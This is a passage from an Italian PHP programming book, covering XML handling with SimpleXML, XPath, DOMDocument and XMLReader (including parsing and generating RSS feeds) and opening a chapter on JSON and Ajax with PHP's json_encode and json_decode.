Dopo aver registrato il namespace, nel Listato 14.12 è necessario aggiungere il prefisso per impostare gli elementi della query da trovare.

Nel Listato 14.13 si utilizza XPath per trovare la corrispondenza tra un valore e un elemento, poi si legge il valore di un attributo dell'elemento selezionato.

Listato 14.13 Trovare un determinato valore di attributo di un elemento utilizzando XPath.

```
<?php

error_reporting(E_ALL);

$xml = <<<THE_XML
<animals>
  <dog>
    <name id="1">snoopy</name>
    <color>brown</color>
    <breed>beagle cross</breed>
  </dog>
  <cat>
    <name id="2">teddy</name>
    <color>brown</color>
    <breed>tabby</breed>
  </cat>
  <dog>
    <name id="3">jade</name>
    <color>black</color>
    <breed>lab cross</breed>
  </dog>
</animals>
THE_XML;

$xml_object = simplexml_load_string($xml);

$result = $xml_object->xpath("dog/name[contains(., 'jade')]");
print (String)$result[0]->attributes()->id;

?>
```

Nel Listato 14.13 si utilizza la funzione XPath `contains` che accetta due parametri, il primo per indicare dove cercare ("." corrisponde al nodo corrente), il secondo per impostare la stringa di ricerca. La funzione ha un formato del parametro di tipo (*haystack, needle*). Si trova quindi una corrispondenza di tipo `SimpleXMLElement` e si visualizza il suo attributo `id`.

XPath è uno strumento molto potente e chiunque abbia familiarità con un linguaggio JavaScript di alto livello, per esempio jQuery, conosce già gran parte della sua sintassi. Saper impiegare XPath e DOM consente di risparmiare tempo e rende gli script più affidabili.

Il formato RSS (*Really Simple Syndication*) fornisce un metodo semplice per pubblicare e inviare contenuti a un servizio di feed.

Nei prossimi esempi si prende in considerazione il feed RSS della rivista *Wired*, disponibile all'indirizzo <http://feeds.wired.com/wired/index?format=xml>. Il codice sorgente di un feed ha un aspetto simile a questo:

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" media="screen"
href="/~d/styles/rss2full.xsl"?>
<?xml-stylesheet type="text/css" media="screen"
href="http://feeds.wired.com
/~d/styles/itemcontent.css"?>
<rss xmlns:dc="http://purl.org/dc/elements/1.1/" xmlns:feedburner=
"http://rssnamespace.org/feedburner/ext/1.0" version="2.0">
  <channel>
    <title>Wired Top Stories</title>
    <link>http://www.wired.com/rss/index.xml</link>
    <description>Top Stories</description>
    <language>en-us</language>
    <copyright>Copyright 2007 CondeNet Inc. All rights reserved.
</copyright>
    <pubDate>Sun, 27 Feb 2011 16:07:00 GMT</pubDate>
    <category />
    <dc:creator>Wired.com</dc:creator>
    <dc:subject />
    <dc:date>2011-02-27T16:07:00Z</dc:date>
    <dc:language>en-us</dc:language>
    <dc:rights>Copyright 2007 CondeNet Inc. All rights reserved.
</dc:rights>
    <atom10:link xmlns:atom10="http://www.w3.org/2005/Atom" rel="self"
type="application/rss+xml" href="http://feeds.wired.com/wired/index"
/><feedburner:info
uri="wired/index" /><atom10:link
xmlns:atom10="http://www.w3.org/2005/Atom" rel="hub"
href="http://pubsubhubbub.appspot.com/" />

<item>
  <title>Peers Or Not? Comcast And Level 3 Slug It Out At FCC's
Doorstep</title>

  <link>http://feeds.wired.com/~r/wired/index/~3/QJQ4vgGV4qM/</link>
  <description>the first description</description>
  <pubDate>Sun, 27 Feb 2011 16:07:00 GMT</pubDate>
  <guid isPermaLink="false">http://www.wired.com/epicenter/2011/02
/comcast-level-fcc/</guid>
  <dc:creator>Matthew Lasar</dc:creator>
  <dc:date>2011-02-27T16:07:00Z</dc:date>
  <feedburner:origLink>http://www.wired.com/epicenter/2011/02
/comcast-level-fcc/</feedburner:origLink></item>

<item>
```

```

<title>360 Cams, AutoCAD and Miles of Fiber: Building an Oscars Broadcast</title>

<link>http://feeds.wired.com/~r/wired/index/~3/vFb527zzQ0U/</link>
    <description>the second description</description>
    <pubDate>Sun, 27 Feb 2011 00:19:00 GMT</pubDate>
    <guid isPermaLink="false">http://www.wired.com/underwire/2011/02
/oscars-broadcast/</guid>
    <dc:creator>Terrence Russell</dc:creator>
    <dc:date>2011-02-27T00:19:00Z</dc:date>
    <feedburner:origLink>http://www.wired.com/underwire/2011/02
/oscars-broadcast/</feedburner:origLink></item>
...
...
...
</channel>
</rss>
```

Per brevità di trattazione sono stati omessi i dettagli dei contenuti. Un documento RSS non è altro che un insieme di istruzioni XML. Esistono molte librerie che permettono di esaminare il contenuto di un feed XML e nel Capitolo 10 si è visto come utilizzare a questo proposito la libreria SimplePie. Nonostante ciò, è sufficiente conoscere il linguaggio XML per riuscire a studiare il contenuto di un feed per conto proprio.

Il Listato 14.14 è un esempio che costruisce una tabella con le informazioni fondamentali di un feed, che includono il titolo dell'articolo con un link diretto all'articolo completo, l'autore del documento e la data di pubblicazione. È da notare che nelle istruzioni XML l'elemento `creator` è indicato in un namespace, pertanto lo si ricava utilizzando XPath. L'output è mostrato nella Figura 14.1.

Listato 14.14 Analisi del feed RSS di Wired: `wired_rss.php`.

```

<table>
    <tr><th>Story</th><th>Date</th><th>Creator</th></tr>
<?php
error_reporting(E_ALL);
$xml = simplexml_load_file("http://feeds.wired.com/wired/index?
format=xml");

foreach($xml->channel->item as $item) {
    print "<tr><td><a href='".$item->link."'>".$item->title."</a>
</td>";
    print "<td>".$item->pubDate."</td>";
    $creator_by_xpath = $item->xpath("dc:creator");
    print "<td>".(String)$creator_by_xpath[0]."</td></tr>";

    //creatore equivalente, che utilizza la funzione children al posto
    //della funzione xpath
    //{$creator_by_namespace = $item-
```

```

>children('http://purl.org/dc/elements/1.1/')->creator;
    //print "<td>".(String)$creator_by_namespace[0]."</td></tr>";
}
?>
</table>

```

Story	Date	Creator
Pow! Zam! Nyet! 'Superpatin' Comic Hero Battles Foes	Thu, 26 May 2011 22:12:00 GMT	Adam Rawnsley
The Man Who Swims With Coelacanths	Thu, 26 May 2011 20:45:00 GMT	Brandon Keim
Microsoft's Ballmer: Should He Stay, or Should He Go?	Thu, 26 May 2011 19:29:00 GMT	Brian X. Chen
Fxci the Noise: Touch, Hearing May Share Neurological Roots	Thu, 26 May 2011 19:20:00 GMT	Devin Powell, Science News
Google Bursts Onto Mobile Payments Scene With 'Wallet,' 'Offers'	Thu, 26 May 2011 18:42:00 GMT	Sam Gustin
Drawing Machine Converts Photos to Sketches, Robotically	Thu, 26 May 2011 18:35:00 GMT	Christina Bonington

Figura 14.1 Output dell'analisi del feed RSS prodotta dal Listato 14.4.

Nel Listato 14.14 si utilizza XPath per ricavare l'elemento `creator` che appartiene al namespace `dc`.

Si può anche ricavare il figlio di un elemento `$item` che appartiene a un determinato namespace, tramite un processo distinto in due fasi. Innanzitutto occorre scoprire cosa rappresenta `dc`:

```

<rss xmlns:dc="http://purl.org/dc/elements/1.1/"
      xmlns:feedburner="http://rssnamespace.org/feedburner/ext/1.0"
      version="2.0">

```

Il secondo passaggio richiede di indicare l'indirizzo di questo namespace come parametro della funzione `children`:

```

//$creator_by_namespace = $item-
>children('http://purl.org/dc/elements/1.1/')->creator;

```

Generare codice XML con SimpleXML

Finora è stata utilizzata la libreria SimpleXML esclusivamente per esaminare il codice XML esistente; tuttavia si può impiegare per generare un documento XML a partire da dati esistenti, che possono avere la forma di un array, di un oggetto oppure di un database.

La creazione da programma di un documento XML richiede l'impostazione di un nuovo oggetto `SimpleXMLElement` che faccia riferimento all'elemento root del documento, dopodiché si aggiungono i figli dell'oggetto figlio appena creato.

Listato 14.15 Generare un documento XML di base con SimpleXML.

```

<?php
error_reporting(E_ALL ^ E_NOTICE);

//genera l'xml, a partire da root
$animals = new SimpleXMLElement('<animals/>');

```

```

$animals->{0} = 'Hello World';

$animals->asXML('animals.xml');

//verifica che non ci siano errori nel file di output appena creato
var_dump(simplexml_load_file('animals.xml'));

?>

```

L'output è:

```

object(SimpleXMLElement) [2]
    string 'Hello World' (length=11)

```

e produce il file `animals.xml` con il contenuto:

```

<?xml version="1.0"?>
<animals>Hello World</animals>

```

Il Listato 14.15 crea un elemento root `<animal>`, gli assegna un valore e chiama il metodo `asXML` per salvare in un file. Per verificare il funzionamento dello script è sufficiente caricare il file memorizzato e visualizzarne il contenuto. Verificate di avere i privilegi di scrittura nella directory in cui memorizzate il file.

Il Listato 14.16 è speculare al Listato 14.4 e presuppone di aver salvato i dati relativi agli animali in un array per generare un documento XML a partire dalle informazioni memorizzate.

Listato 14.16 Generare un documento XML di base con SimpleXML.

```

<?php

error_reporting(E_ALL ^ E_NOTICE);

//i dati sono memorizzati in array
$dogs_array = array(
    array("name" => "snoopy",
          "color" => "brown",
          "breed" => "beagle cross"
    ),
    array("name" => "jade",
          "color" => "black",
          "breed" => "lab cross"
    ),
);
$cats_array = array(
    array("name" => "teddy",
          "color" => "brown",
          "breed" => "tabby"
    ),
);

```

```

//genera l'XML, a partire da root
$animals = new SimpleXMLElement('<animals/>');

$cats_xml = $animals->addChild('cats');
$dogs_xml = $animals->addChild('dogs');

foreach ($cats_array as $c) {
    $cat = $cats_xml->addChild('cat');
    foreach ($c as $key => $value) {
        $tmp = $cat->addChild($key);
        $tmp->{0} = $value;
    }
}

foreach ($dogs_array as $d) {
    $dog = $dogs_xml->addChild('dog');
    foreach ($d as $key => $value) {
        $tmp = $dog->addChild($key);
        $tmp->{0} = $value;
    }
}

var_dump($animals);
$animals->asXML('animals.xml');

print '<br/><br/>';
//verifica che non ci siano errori nel file di output appena creato
var_dump(simplexml_load_file('animals.xml'));

?>

```

Nel Listato 14.16 si crea un nuovo elemento root `SimpleXMLElement` grazie alla chiamata di `new SimpleXMLElement('<animals/>')`. Per compilare il documento dall'elemento più alto verso il basso è necessario creare i figli chiamando il metodo `addChild` e memorizzando un riferimento corrispondente all'elemento appena creato. Il riferimento all'elemento consente di aggiungere nuovi figli. È sufficiente ripetere questo processo per generare un albero completo di nodi.

Sfortunatamente, il metodo `asXML` non formatta l'output in modo adeguato. Ogni elemento di un oggetto compare su una riga; per risolvere il problema e visualizzare correttamente il documento XML si può utilizzare la classe `DOMDocument`, che verrà introdotta più avanti in questo capitolo:

```

$ animals_dom = new DOMDocument('1.0');
$animals_dom->preserveWhiteSpace = false;
$animals_dom->formatOutput = true;
//restituisce un DOMElement
$animals_dom_xml = dom_import_simplexml($animals);
$animals_dom_xml = $animals_dom->importNode($animals_dom_xml, true);

```

```
$animals_dom_xml = $animals_dom->appendChild($animals_dom_xml);  
$animals_dom->save('animals_formatted.xml');
```

Il codice crea un nuovo oggetto `DOMDocument` e lo imposta per formattare l'output, poi importa l'oggetto `SimpleXMLElement` in un nuovo oggetto `DOMELEMENT`. Il programma importa il nodo in modo ricorsivo e memorizza l'output formattato in un file. La sostituzione delle istruzioni riportate sopra nella chiamata di `asXML` (Listato 14.16) produce un output pulito e più nidificato:

```
<?xml version="1.0"?>  
<animals>  
  <cats>  
    <cat>  
      <name>teddy</name>  
      <color>brown</color>  
      <breed>tabby</breed>  
    </cat>  
  </cats>  
  <dogs>  
    <dog>  
      <name>snoopy</name>  
      <color>brown</color>  
      <breed>beagle cross</breed>  
    </dog>  
    <dog>  
      <name>jade</name>  
      <color>black</color>  
      <breed>lab cross</breed>  
    </dog>  
  </dogs>  
</animals>
```

NOTA

SimpleXML è in grado inoltre di importare oggetti DOM tramite la funzione `simplexml_import_dom`:

```
<?php  
error_reporting(E_ALL ^ ~E_STRICT);  
$dom_xml = DOMDocument::loadXML("<root><name>Brian</name></root>");  
$simple_xml = simplexml_import_dom($dom_xml); print $simple_xml->name;  
// brian  
?>
```

Nel Listato 14.17 si genera un esempio di RSS con namespace e attributi. L'obiettivo è produrre in output un documento XML che abbia la struttura indicata di seguito:

```
<?xml version="1.0" ?>  
<rss xmlns:dc="http://purl.org/dc/elements/1.1/" version="2.0">  
<channel>  
  <title>Brian's RSS Feed</title>  
  <description>Brian's Latest Blog Entries</description>  
  <link>http://www.briandanchilla.com/node/feed </link>
```

```

<lastBuildDate>Fri, 04 Feb 2011 00:11:08 +0000 </lastBuildDate>
<pubDate>Fri, 04 Feb 2011 08:25:00 +0000 </ pubDate>
<item>
    <title>Pretend Topic </title>
    <description>Pretend description</description>
    <link>http://www.briandanchilla.com/pretend-
link/</link>
    <guid>unique generated string</guid>
    <dc:pubDate>Fri, 04 Feb 2011 08:25:00 +0000
</dc:pubDate>
</item>
</channel>
</rss>

```

Listato 14.17 Generare un documento RSS con SimpleXML.

```

<?php

error_reporting(E_ALL);

$items = array(
    array(
        "title" => "a",
        "description" => "b",
        "link" => "c",
        "guid" => "d",
        "lastBuildDate" => "",
        "pubDate" => "e"),
    array(
        "title" => "a2",
        "description" => "b2",
        "link" => "c2",
        "guid" => "d2",
        "lastBuildDate" => "",
        "pubDate" => "e2"),
);
}

$rss_xml = new SimpleXMLElement('<rss
xmlns:dc="http://purl.org/dc/elements/1.1/">');
$rss_xml->addAttribute('version', '2.0');
$channel = $rss_xml->addChild('channel');

foreach ($items as $item) {
    $item_tmp = $channel->addChild('item');

    foreach ($item as $key => $value) {
        if ($key == "pubDate") {
            $tmp = $item_tmp->addChild($key, $value,
"http://purl.org/dc/elements/1.1/");
        } else if($key == "lastBuildDate") {
            //Il formato è: Fri, 04 Feb 2011 00:11:08 +0000
            $tmp = $item_tmp->addChild($key, date('r', time()));
        } else {
            $tmp = $item_tmp->addChild($key, $value);
        }
    }
}

```

```

}

//per una formattazione più elegante
$rss_dom = new DOMDocument('1.0');
$rss_dom->preserveWhiteSpace = false;
$rss_dom->formatOutput = true;
//restituisce un DOMElement
$rss_dom_xml = dom_import_simplexml($rss_xml);
$rss_dom_xml = $rss_dom->importNode($rss_dom_xml, true);
$rss_dom_xml = $rss_dom->appendChild($rss_dom_xml);
$rss_dom->save('rss_formatted.xml');
?>

```

Le righe principali del Listato 14.17 riguardano l'impostazione del namespace relativo all'elemento root, `$rss_xml=new SimpleXMLElement('<rss xmlns:dc="http://purl.org/dc/elements/1.1/" />')`, prendendo in considerazione il namespace se la chiave della voce è `pubDate` e generando una data in formato RFC 2822 se la chiave è `lastBuildDate`.

Il contenuto del file che si ottiene dall'esecuzione del Listato 14.17 è simile a

```

<?xml version="1.0"?>
<rss xmlns:dc="http://purl.org/dc/elements/1.1/" version="2.0">
  <channel>
    <item>
      <title>a</title>
      <description>b</description>
      <link>c</link>
      <guid>d</guid>
      <lastBuildDate>Fri, 27 May 2011 01:20:04 +0200</lastBuildDate>
      <dc:pubDate>e</dc:pubDate>
    </item>
    <item>
      <title>a2</title>
      <description>b2</description>
      <link>c2</link>
      <guid>d2</guid>
      <lastBuildDate>Fri, 27 May 2011 01:20:04 +0200</lastBuildDate>
      <dc:pubDate>e2</dc:pubDate>
    </item>
  </channel>
</rss>

```

NOTA

Per saperne di più su SimpleXML potete collegarvi al sito <http://it2.php.net/manual/en/book.simplexml.php>. Per risolvere i problemi di un documento XML che non supera la validazione potete utilizzare il programma di validazione online all'indirizzo <http://validator.w3.org/check>.

DOMDocument

All'inizio del capitolo è già stato detto che SimpleXML non è l'unica soluzione disponibile per l'elaborazione di codice XML in PHP. Si è visto che DOMDocument ha alcune funzionalità più potenti per quanto riguarda la formattazione dell'output, anche se, come è lecito aspettarsi, non è semplice da utilizzare.

Nella maggior parte dei casi è preferibile impiegare SimpleXML al posto di DOM, tuttavia l'estensione DOM offre le funzionalità aggiuntive indicate di seguito.

- Rispetta le specifiche dell'API W3C DOM, perciò chi ha familiarità con JavaScript DOM non avrà difficoltà nell'affrontare questa libreria.
- Supporta il parsing delle istruzioni HTML.
- I diversi tipi di nodi consentono un maggiore controllo del formato dei documenti.
- Consente di aggiungere istruzioni XML in un documento XML esistente.
- Semplifica la modifica di un documento esistente tramite l'aggiornamento o l'eliminazione di nodi.
- Garantisce un supporto migliore per le sezioni CDATA e per i commenti.

In SimpleXML tutti i nodi hanno lo stesso significato, pertanto un elemento utilizza il medesimo oggetto sottostante come attributo. Le specifiche DOM prevedono diversi tipi di nodi, che sono `XML_ELEMENT_NODE`, `XML_ATTRIBUTE_NODE` e `XML_TEXT_NODE`. Il tipo di nodo implica che le proprietà dell'oggetto corrispondente siano `tagName` nel caso di elementi, `name` e `value` per gli attributi, `nodeName` e `nodeValue` per il testo:

```
//crea un oggetto DOMDocument  
$dom_xml = new DOMDocument();
```

DOMDocument è in grado di caricare XML da stringa, da file, oppure tramite l'importazione di un oggetto SimpleXML:

```
//da stringa  
$dom_xml->loadXML('the full xml string');  
  
//da file  
$dom_xml->load('animals.xml');  
  
//importato da un oggetto SimpleXML  
$dom_element = dom_import_simplexml($simplexml);  
$dom_element = $dom_xml->importNode($dom_element, true);  
$dom_element = $dom_xml->appendChild($dom_element);
```

La manipolazione di un oggetto DOM implica la chiamata di funzioni quali:

```
$dom_xml->item(0)->firstChild->nodeValue  
$dom_xml->childNodes  
$dom_xml->parentNode  
$dom_xml->getElementsByTagName('div');
```

Sono disponibili svariati metodi per il salvataggio di dati: `save`, `saveHTML`, `saveHTMLFile` e `saveXML`.

DOMDocument ha un metodo `validate` che verifica se un documento è valido. Per utilizzare XPath in combinazione con DOM è necessario costruire un nuovo oggetto `DOMXPath`:

```
$xpath = new DOMXPath($dom_xml);
```

Per illustrare meglio le differenze tra le estensioni SimpleXML e DOM, i prossimi due esempi che utilizzano DOM sono equivalenti a quelli incontrati in precedenza, che impiegavano SimpleXML.

Il Listato 14.18 visualizza in output i nomi degli animali e riporta tra parentesi il tipo di animale. La soluzione è equivalente a quella del Listato 14.9, dove si è utilizzato SimpleXML.

Listato 14.18 Trovare elementi con DOM.

```
<?php  
  
error_reporting(E_ALL ^ E_NOTICE);  
  
$xml = <<<THE_XML  
<animals>  
  <dog>  
    <name>snoopy</name>  
    <color>brown</color>  
    <breed>beagle cross</breed>  
  </dog>  
  <cat>  
    <name>teddy</name>  
    <color>brown</color>  
    <breed>tabby</breed>  
  </cat>  
  <dog>  
    <name>jade</name>  
    <color>black</color>  
    <breed>lab cross</breed>  
  </dog>  
</animals>  
THE_XML;  
  
$xml_object = new DOMDocument();  
$xml_object->loadXML($xml);
```

```

$xpath = new DOMXPath($xml_object);

$names = $xpath->query("*/name");
foreach ($names as $element) {
    $parent_type = $element->parentNode->nodeName;
    echo "$element->nodeValue ($parent_type)<br/>";
}
?>

```

Nel Listato 14.18 si nota che è necessario costruire un oggetto `DOMXPath` e poi chiamare il corrispondente metodo `query`. A differenza del Listato 14.9, ora è possibile accedere direttamente al genitore. Si può infine osservare che nel precedente listato si accede a valori e nomi dei nodi intesi come proprietà, impiegando le chiamate di metodi illustrate nel Listato 14.9.

Il Listato 14.19 mostra come cercare il valore di un elemento e poi come si trova il valore di un attributo dello stesso. Lo script è l'equivalente DOM del Listato 14.13.

Listato 14.19 Cercare un elemento e i valori di un attributo con DOM.

```

<?php

error_reporting(E_ALL);

$xml = <<<THE_XML
<animals>
    <dog>
        <name id="1">snoopy</name>
        <color>brown</color>
        <breed>beagle cross</breed>
    </dog>
    <cat>
        <name id="2">teddy</name>
        <color>brown</color>
        <breed>tabby</breed>
    </cat>
    <dog>
        <name id="3">jade</name>
        <color>black</color>
        <breed>lab cross</breed>
    </dog>
</animals>
THE_XML;

$xml_object = new DOMDocument();
$xml_object->loadXML($xml);
$xpath = new DOMXPath($xml_object);

$results = $xpath->query("dog/name[contains(., 'jade')]");
foreach ($results as $element) {
    print $element->attributes->getNamedItem("id")->nodeValue;
}
?>

```

```
}
```

```
?>
```

L'aspetto più interessante del Listato 14.19 è che in DOM si utilizza `attributes->getNamedItem("id")->nodeValue` per trovare l'elemento con attributo `id`. Nel Listato 14.13 si vede che in SimpleXML si utilizza `attributes()->id`.

XMLReader e XMLWriter

Le estensioni XMLReader e XMLWriter vanno impiegate insieme. Sono più difficili da utilizzare rispetto alle estensioni SimpleXML e DOM. Nonostante ciò, nel caso di grandi documenti l'utilizzo di XMLReader e di XMLWriter rappresenta un'ottima scelta, poiché le operazioni di lettura e di scrittura si basano su eventi e non richiedono di caricare in memoria l'intero documento.

Dato che il documento XML non viene caricato tutto in una volta, uno dei prerequisiti dell'utilizzo di XMLReader o di XMLWriter è che si deve conoscere in anticipo lo schema esatto del documento XML.

È possibile ricavare la maggior parte dei valori da XMLReader chiamando ripetutamente `read` e cercando il `nodeType` per conoscerne il valore.

Il Listato 14.20 è l'equivalente in XMLReader del Listato 14.4, che utilizza invece SimpleXML.

Listato 14.20 Trovare elementi con XMLReader.

```
<?php

error_reporting(E_ALL ^ E_NOTICE);

$xml = <<<THE_XML
<animals>
  <dog>
    <name>snoopy</name>
    <color>brown</color>
    <breed>beagle cross</breed>
  </dog>
  <cat>
    <name>teddy</name>
    <color>brown</color>
    <breed>tabby</breed>
  </cat>
  <dog>
    <name>jade</name>
    <color>black</color>
    <breed>lab cross</breed>
  </dog>
</animals>
THE_XML
```

```

        </dog>
    </animals>
THE_XML;

$xml_object = new XMLReader();
$xml_object->XML($xml);
$dog_parent = false;
while ($xml_object->read()) {
    if ($xml_object->nodeType == XMLREADER::ELEMENT) {
        if ($xml_object->name == "cat") {
            $dog_parent = false;
        } else if ($xml_object->name == "dog") {
            $dog_parent = true;
        } else
            if ($xml_object->name == "name" && $dog_parent) {
                $xml_object->read();
                if ($xml_object->nodeType == XMLReader::TEXT) {
                    print $xml_object->value . "<br/>";
                    $dog_parent = false;
                }
            }
    }
}
?>

```

Il Listato 14.20 non contiene elementi di namespace e non utilizza XPath, anche se rimane una soluzione complessa.

Un metodo utile di XMLReader è `expand`, che restituisce una copia del nodo corrente come `DOMNode`; ciò significa che si può accedere alla ricerca di un subtree indicando il nome del tag:

```

$subtree = $xml_reader->expand();
$breeds = $subtree->getElementsByTagName('breed');

```

Ovviamente questa operazione va effettuata con i subtree che non hanno grandi dimensioni. XMLReader e XMLWriter sono molto più complessi delle estensioni basate su alberi e prevedono solo una ventina di nodi. Le difficoltà di XMLReader e XMLWriter rispetto a SimpleXML e DOM fanno sì che le prime due estensioni vengano utilizzate solo quando necessario.

Riepilogo

Il linguaggio XML è uno strumento molto utile per comunicare e memorizzare informazioni. La natura *cross-language* e indipendente dalla piattaforma dell'XML lo rende ideale per molte applicazioni. I documenti XML possono essere semplici e intuitivi oppure molto complessi, e possono comprendere schemi sofisticati e svariati namespace.

In questo capitolo sono state studiate le caratteristiche principali del linguaggio XML e si è visto come eseguire il parsing e la creazione di documenti XML con l'estensione SimpleXML. Questa estensione semplifica il lavoro in XML mantenendo le potenzialità del linguaggio originale. Si è visto come trovare i valori di elementi e di attributi, oltre a come gestire i namespace.

Anche se SimpleXML è la soluzione migliore per la maggior parte dei documenti, alternative quali DOM e XMLReader devono essere impiegate solo quando è opportuno. La soluzione DOM ha senso per i documenti XHTML, mentre nel caso di documenti molto grandi l'unica scelta affidabile è la combinazione tra XMLReader e XMLWriter. In ogni caso, è sempre bene conoscere più tecniche di parsing XML.

JSON e Ajax

Negli ultimi anni le pagine web si sono evolute al punto da riuscire a imitare le funzionalità offerte dalle applicazioni per computer desktop. Nonostante la complessità crescente delle soluzioni, l'esperienza dell'utente è migliorata in modo significativo e i siti sono più dinamici e coinvolgenti. La navigazione è diventata più interessante, intuitiva e divertente, grazie a feedback più veloci, suggerimenti con pop-up, completamenti automatici dei campi e un numero ridotto di caricamenti successivi delle pagine.

Ciò che rende possibile la realizzazione di tutte queste soluzioni è la tecnologia che consente al browser di inviare richieste asincrone e di ricevere le risposte dal server. Le richieste sono asincrone perché vengono emesse in thread distinti che non bloccano l'esecuzione principale dello script. Le informazioni viaggiano da server a client e viceversa in formato JSON (*JavaScript Object Notation*), XML (*eXtensible Markup Language*) oppure come testo semplice. Le comunicazioni asincrone tra client e server non richiedono il caricamento completo della pagina e sono conosciute come Ajax.

NOTA

Il termine Ajax fu coniato nel 2005 da Jesse James Garrett, e in origine era l'abbreviazione di Asynchronous JavaScript and XML. A partire da quella data, le comunicazioni asincrone si resero possibili anche con altri linguaggi di scripting e con altri formati di dati, tra cui VBScript e JSON. Per questo motivo il termine "Ajax" ha assunto per qualcuno il significato più generale di tecnica per le comunicazioni web di tipo asincrono.

Ajax non è una tecnologia unica ma comprende una serie di strumenti che lavorano in combinazione tra loro. I componenti da considerare sono i seguenti.

- Livello presentazione: HTML (*HyperText Markup Language*) oppure XHTML (*eXtensible HTML*), CSS (*Cascading Style Sheets*) e DOM (*Document Object Model*).
- Scambio dati: XML, JSON, HTML o testo semplice.
- Comunicazioni asincrone: un oggetto JavaScript XMLHttpRequest.

XML e DOM sono già stati trattati nel Capitolo 14 e si presume che chi legge questo libro abbia familiarità con gli strumenti offerti da HTML, CSS e JavaScript.

In questo capitolo si studierà innanzitutto il formato JSON e il suo utilizzo negli script PHP. Verrà spiegato l'oggetto JavaScript XMLHttpRequest e le sue modalità di impiego. Si vedrà come inviare una richiesta Ajax a un URL e come ottenere un responso con dei dati. Si dimostrerà che le richieste Ajax diventano molto più semplici grazie all'utilizzo di API JavaScript e jQuery di alto livello.

Verso la fine del capitolo si realizzerà un esempio che include tutti i componenti illustrati nei paragrafi precedenti. La demo costruisce una griglia di disegno basata su una tabella che può essere modificata, salvata e caricata. Si utilizzerà jQuery per cambiare i colori di sfondo delle celle, mentre istruzioni PHP consentiranno di salvare i dati dell'immagine su file e di caricare il disegno quando si torna a visualizzare la pagina dell'applicazione.

JSON

Analogamente a XML, linguaggio che è stato studiato nel Capitolo 14, anche il formato JSON identifica una tecnica di rappresentazione dei dati. JSON ha sette tipi di dati: strings, objects, arrays, numbers, true, false e null. I dati strings devono essere racchiusi tra virgolette doppie e possono contenere caratteri di escape, per esempio \n, \t e \". I dati object JSON sono racchiusi tra parentesi graffe e contengono coppie chiave/valori separate da virgole. In JSON le chiavi sono sempre stringhe, mentre il valore può essere di tipo qualsiasi, inclusi gli oggetti e gli array.

Di seguito è riportato un esempio di oggetto JSON:

```
{"name": "Brian", "age": 29}
```

Nell'esempio la chiave "name" corrisponde al valore stringa "Brian" e la chiave "age" corrisponde al valore numerico 29.

Gli array JSON sono racchiusi tra parentesi quadre e contengono valori separati da virgole. Di seguito si può vedere un esempio:

```
[ "Brian", 29]
```

È possibile nidificare array e oggetti JSON. Vediamo un oggetto JSON che rappresenta un'immagine:

```
{ "dimensions": {  
    "width":800, "height":600  
},  
  "format":"jpg",  
  "alpha_channel": false,  
  "filename":"clouds.jpg"  
}
```

La chiave `"dimensions"` ha come valore un altro oggetto. La nidificazione di questo oggetto prevede una coppia chiave/valore che rappresenta la larghezza e l'altezza dell'oggetto.

Nel prossimo esempio ci sono oggetti JSON nidificati in un array JSON:

```
[  
  { "dimensions": {  
      "width":800, "height":600  
    },  
    "format":"jpg",  
    "alpha_channel": false,  
    "filename":"clouds.jpg"  
  },  
  
  { "dimensions": {  
      "width":40, "height":40  
    },  
    "format":"png",  
    "alpha_channel":true,  
    "filename":"icon.jpg"  
  }  
]
```

Nel prossimo esempio è indicato un oggetto JSON che contiene array che rappresentano i canali RGB (*Red*, *Green*, *Blue*) di una serie di dati sui colori:

```
{ "red": [128,128,255,255,255,128,128,0,0],  
  "green": [0, 0, 0, 0, 0, 0, 0, 0, 0],  
  "blue": [128,128,255,255,255,128,128,0,0]  
}
```

Gli stessi dati possono essere espressi come un array nidificato di terne di valori RGB:

```
[  
  [128, 0, 128], [128,0,128], [255, 0, 255],  
  [255, 0,255], [255, 0, 255], [128,0,128],  
  [128, 0, 128], [0, 0, 0], [0,0,0]  
]
```

PHP e JSON

Fortunatamente, gli array PHP sono molto simili agli oggetti JSON e il linguaggio PHP ha funzioni native per la codifica e la decodifica del formato JSON. Le funzioni da considerare sono rispettivamente

`json_encode` e `json_decode`.

NOTA

L'unico tipo di dato PHP che non può essere codificato in JSON è il tipo risorsa, che indica per esempio un database oppure un handler di file. A differenza di PHP, in JSON non è possibile impostare la differenza tra numero intero e numero decimale, perché entrambi sono rappresentati dallo stesso tipo di dato numerico.

Le funzioni `json_encode` e `json_decode` possono essere utilizzate solo con dati UTF-8. Il secondo parametro di `json_decode`, `$assoc`, è facoltativo e accetta un valore booleano, che per default vale `FALSE`. Impostare `$assoc` con il valore `TRUE` significa che gli oggetti JSON sono decodificati in array associativi. I problemi di utilizzo della funzione `json_decode` vanno risolti tenendo conto che “la funzione restituisce NULL se il formato JSON non può essere decodificato oppure se il dato codificato supera il limite di ricorsività”, in base alle indicazioni fornite dal manuale, che si può consultare all'indirizzo <http://it2.php.net/manual/en/function.json-decode.php>.

Esiste una terza funzione PHP, `json_last_error`, che restituisce un valore intero per rappresentare un errore. Il codice riportato corrisponde a:

<code>JSON_ERROR_NONE</code>	Non ci sono errori
<code>JSON_ERROR_DEPTH</code>	È stata superata la profondità massima dello stack
<code>JSON_ERROR_CTRL_CHAR</code>	Errore del carattere di controllo, probabilmente codificato male
<code>JSON_ERROR_STATE_MISMATCH</code>	JSON non valido o formattato non correttamente
<code>JSON_ERROR_SYNTAX</code>	Errore di sintassi
<code>JSON_ERROR_UTF8</code>	Caratteri UTF-8 non corretti, probabilmente codificati male

Il Listato 15.1 è un esempio di codifica delle rappresentazioni di tipi di dati PHP nel formato JSON corrispondente, per tornare successivamente ai tipi di dati PHP.

Listato 15.1 Codifica di tipi di dati PHP in JSON e successiva decodifica in tipi PHP.

```
<?php
//non si considera il tipo di risorsa PHP
$php_data_types = array(4.1, 3, NULL, true, false, "hello", new
StdClass(), array());
```

```

$json = json_encode($php_data_types);
$decoded = json_decode($json);
?>
<p>JSON Representation:<br/>
<pre>
<?php var_dump($json); ?>
</pre>
</p>
<p>PHP Representation:<br/>
<pre>
<?php var_dump($decoded); ?>
</pre>
</p>

```

L'esecuzione del Listato 15.1 produce l'output

JSON Representation
string(37) "[4.1,3,null,true,false,"hello",{},[]]"

PHP Representation:
array(8) {
[0]=>
float(4.1)
[1]=>
int(3)
[2]=>
NULL
[3]=>
bool(true)
[4]=>
bool(false)
[5]=>
string(5) "hello"
[6]=>
object(stdClass)#2 (0) {
}
[7]=>
array(0) {
}
}

